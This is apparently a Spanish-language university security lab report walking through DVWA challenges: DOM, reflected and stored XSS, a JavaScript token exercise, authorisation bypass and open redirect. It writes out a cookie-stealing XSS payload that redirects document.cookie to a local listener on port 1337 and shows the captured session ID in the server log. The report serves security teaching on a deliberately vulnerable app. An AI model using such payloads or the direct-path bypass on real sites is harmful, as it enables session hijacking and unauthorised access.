

**Escuela Colombiana De Ingeniería
Julio Garavito**

Seguridad y privacidad TI

Daniel Esteban Vela Lopez

Andrés Felipe Montes


Laura Valentina Rodríguez Ortegón

Laboratorio No.12

2024-2

1. Xss (DOM)


Al inspeccionar la página vemos que hay una opción que está deshabilitada, esto nos puede ayudar en nuestro propósito de robar la cookie.




Agregamos en esta opción la siguiente línea y la habilitamos.

`value="<script>alert(" youve="" been="" script=""`

```
<option value="English">English</option>
<option value="<script>alert(" youve="" been="" script="">Laura</option>
```






Para notar la vulnerabilidad, vamos a la URL de la página e ingresamos este script:

localhost/DVWA/vulnerabilities/xss_d/?default=<script>window.location='http://0.0.0.0:1337/?cookie=' + document.cookie</script>


Aquí podemos ver cómo se ve:



Prendemos el servicio para capturar/escuchar para que escuche por el puerto 1337.

```
(kali@kali)-[~]
$ python2 -m SimpleHTTPServer 1337
Serving HTTP on 0.0.0.0 port 1337 ...
^C
Traceback (most recent call last):
  File "/usr/lib/python2.7/runpy.py", line 174, in _run_module_as_main
    "__main__", fname, loader, pkg_name)
  File "/usr/lib/python2.7/runpy.py", line 72, in _run_code
    exec code in run_globals
  File "/usr/lib/python2.7/SimpleHTTPServer.py", line 235, in <module>
    test()
  File "/usr/lib/python2.7/SimpleHTTPServer.py", line 231, in test
    BaseHTTPServer.test(HandlerClass, ServerClass)
  File "/usr/lib/python2.7/BaseHTTPServer.py", line 610, in test
    httpd.serve_forever()
  File "/usr/lib/python2.7/SocketServer.py", line 231, in serve_forever
    poll_interval)
  File "/usr/lib/python2.7/SocketServer.py", line 150, in _eintr_retry
    return func(*args)
KeyboardInterrupt

(kali@kali)-[~]
$
```



y cada que ejecutamos el script podemos ver como en efecto robamos la cookie.

```
(kali㉿kali)-[~]
$ python -m http.server 1337
Serving HTTP on 0.0.0.0 port 1337 (http://0.0.0.0:1337/) ...
127.0.0.1 - - [05/Nov/2024 17:46:34] "GET /?cookie=security=low;%20PHPSESSID=
uad6i9e8kn1jolfmhimm7q7kgq HTTP/1.1" 200 -
127.0.0.1 - - [05/Nov/2024 17:46:34] code 404, message File not found
127.0.0.1 - - [05/Nov/2024 17:46:34] "GET /favicon.ico HTTP/1.1" 404 -
127.0.0.1 - - [05/Nov/2024 17:47:47] "GET /?cookie=security=low;%20PHPSESSID=
uad6i9e8kn1jolfmhimm7q7kgq HTTP/1.1" 200 -
```

2. Reflected Cross Site Scripting (XSS)


Los ataques de **Cross-Site Scripting (XSS)** son un tipo de problema de inyección, en los que se inyectan scripts maliciosos en sitios web que, de otro modo, son benignos y de confianza. Los ataques XSS ocurren cuando un atacante usa una aplicación web para enviar código malicioso, generalmente en forma de un script del lado del navegador, a un usuario final diferente. Las fallas que permiten que estos ataques tengan éxito son bastante comunes y se encuentran en cualquier parte de una aplicación web que utilice entradas de usuario en la salida, sin validarlas ni codificarlas.

En este caso, utilizamos el mismo ataque del punto anterior: escribimos el script que usamos en el último punto en el campo de texto.


Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

More Information




y como ya teníamos el servicio encendido podemos ver como se hace el robo de la cookie mediante este script.




3. Cross stored

Los ataques de **Cross-Site Scripting (XSS)** son un tipo de problema de inyección, en el que se inyectan scripts maliciosos en sitios web que, de otro modo, serían benignos y de confianza. Los ataques XSS ocurren cuando un atacante utiliza una aplicación web para enviar código malicioso, generalmente en forma de un script del lado del navegador, a otro usuario final. Las vulnerabilidades que permiten que estos ataques tengan éxito son bastante comunes y pueden ocurrir en cualquier parte de una aplicación web que utilice entradas de usuario en la salida, sin validarlas ni codificarlas.

En este caso, podemos usar el campo de mensaje para escribir el siguiente script:



Se investiga la función de JavaScript que permite redireccionar a una página en concreto y como podemos ver en este caso la hacemos con “facebook”.



4. JavaScript Attacks

Existen más tipos de ataques además de inyectar scripts maliciosos en aplicaciones web. También es posible utilizar el mismo código en la página para obtener información valiosa o

acceder a áreas dentro de la misma página. El atacante, al tener acceso al código fuente, descubre que una "Phrase" está relacionada con un token.


Vulnerability: JavaScript Attacks

Submit the word "success" to win.

You got the phrase wrong.

Phrase

Cuando inspeccionamos la página con f12, podemos darnos cuenta que “ChangeMe” tiene un token asociado.



Cambiamos la “ChangeMe” por “success”

```
<label for="phrase">Phrase</label>
[whitespace]
<input id="phrase" type="text" name="phrase" value="success">
[whitespace]
<input id="send" type="submit" name="send" value="Submit">
</form>
```

y generamos un nuevo token para la nueva palabra.



Con vemos el nuevo token generado es valido y damos por concluido el nivel.

Vulnerability: JavaScript Attacks

Submit the word "success" to win.

Well done!

Phrase

More Information

5. Authorisation Bypass

Vulnerability: Authorisation Bypass

This page should only be accessible by the admin user. Your challenge is to gain access to the features using one of the other users, for example *gordonb / abc123*.

Welcome to the user manager, please enjoy updating your user's details.

ID	First Name	Surname	Update
5	<input type="text" value="Bob"/>	<input type="text" value="Smith"/>	<input type="button" value="Update"/>
4	<input type="text" value="Pablo"/>	<input type="text" value="Picasso"/>	<input type="button" value="Update"/>
3	<input type="text" value="Hack"/>	<input type="text" value="Me"/>	<input type="button" value="Update"/>
2	<input type="text" value="Gordon"/>	<input type="text" value="Brown"/>	<input type="button" value="Update"/>
1	<input type="text" value="admin"/>	<input type="text" value="admin"/>	<input type="button" value="Update"/>

Primero nos autenticamos como admin, que es el único usuario que tiene acceso a “Authorisation Bypass”

Authorisation Bypass

Open HTTP Redirect

Cryptography

DVWA Security

PHP Info

About

Logout

Username: admin

Security Level: low

Locale: en


SQLi DB: mysql

View Source


View Help

Damn Vulnerable Web Application (DVWA)

Ahora vemos las solicitudes http que se hacen al recargar la pagina, entre ellas podemos ver la que redirecciona al path de “Authorisation Bypass”



ya con el path de “Authorisation Bypass” nos logueamos con un segundo usuario en este caso gordonb que se da como ejemplo al atacante.




The DVWA logo features the text 'DVWA' in a bold, dark blue font. To the right of the text is a stylized graphic consisting of two curved, overlapping lines in shades of green and blue, forming a partial circle or swoosh.

Username

Password

Login

Podemos observar que gordonb no tiene acceso a “Authorisation Bypass” ya que solo el usuario de admin tiene permitido entrar a “Authorisation Bypass”.



Con el path que copiamos de las solicitudes http que generó la cuenta de admin, nos intentamos redirigir a “Authorisation Bypass”

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

Open HTTP Redirect

Cryptography

DVWA Security

PHP Info

About

Logout

Vulnerability: Authorisation Bypass

This page should only be accessible by the admin user. Your challenge is to gain access to the features using one of the other users, for example `gordonb / abc123`.

Welcome to the user manager, please enjoy updating your user's details.

ID	First Name	Surname	Update
5	<input type="text" value="Bob"/>	<input type="text" value="Smith"/>	<input type="button" value="Update"/>
4	<input type="text" value="Pablo"/>	<input type="text" value="Picasso"/>	<input type="button" value="Update"/>
3	<input type="text" value="Hack"/>	<input type="text" value="Me"/>	<input type="button" value="Update"/>
2	<input type="text" value="Gordon"/>	<input type="text" value="Brown"/>	<input type="button" value="Update"/>
1	<input type="text" value="admin"/>	<input type="text" value="admin"/>	<input type="button" value="Update"/>

Username: gordonb

Security Level: low

Locale: en

SQLi DB: mysql

View Source

View

Con el path <http://localhost/DVWA/vulnerabilities/authbypass/> y el usuario gordon logramos acceder a “Authorisation Bypass”

6. Open HTTP Redirect


El atacante puede aprovechar las redirecciones de la página para dirigir al usuario a sitios donde tenga el control total, permitiéndole ejecutar ataques o robar información de manera efectiva.

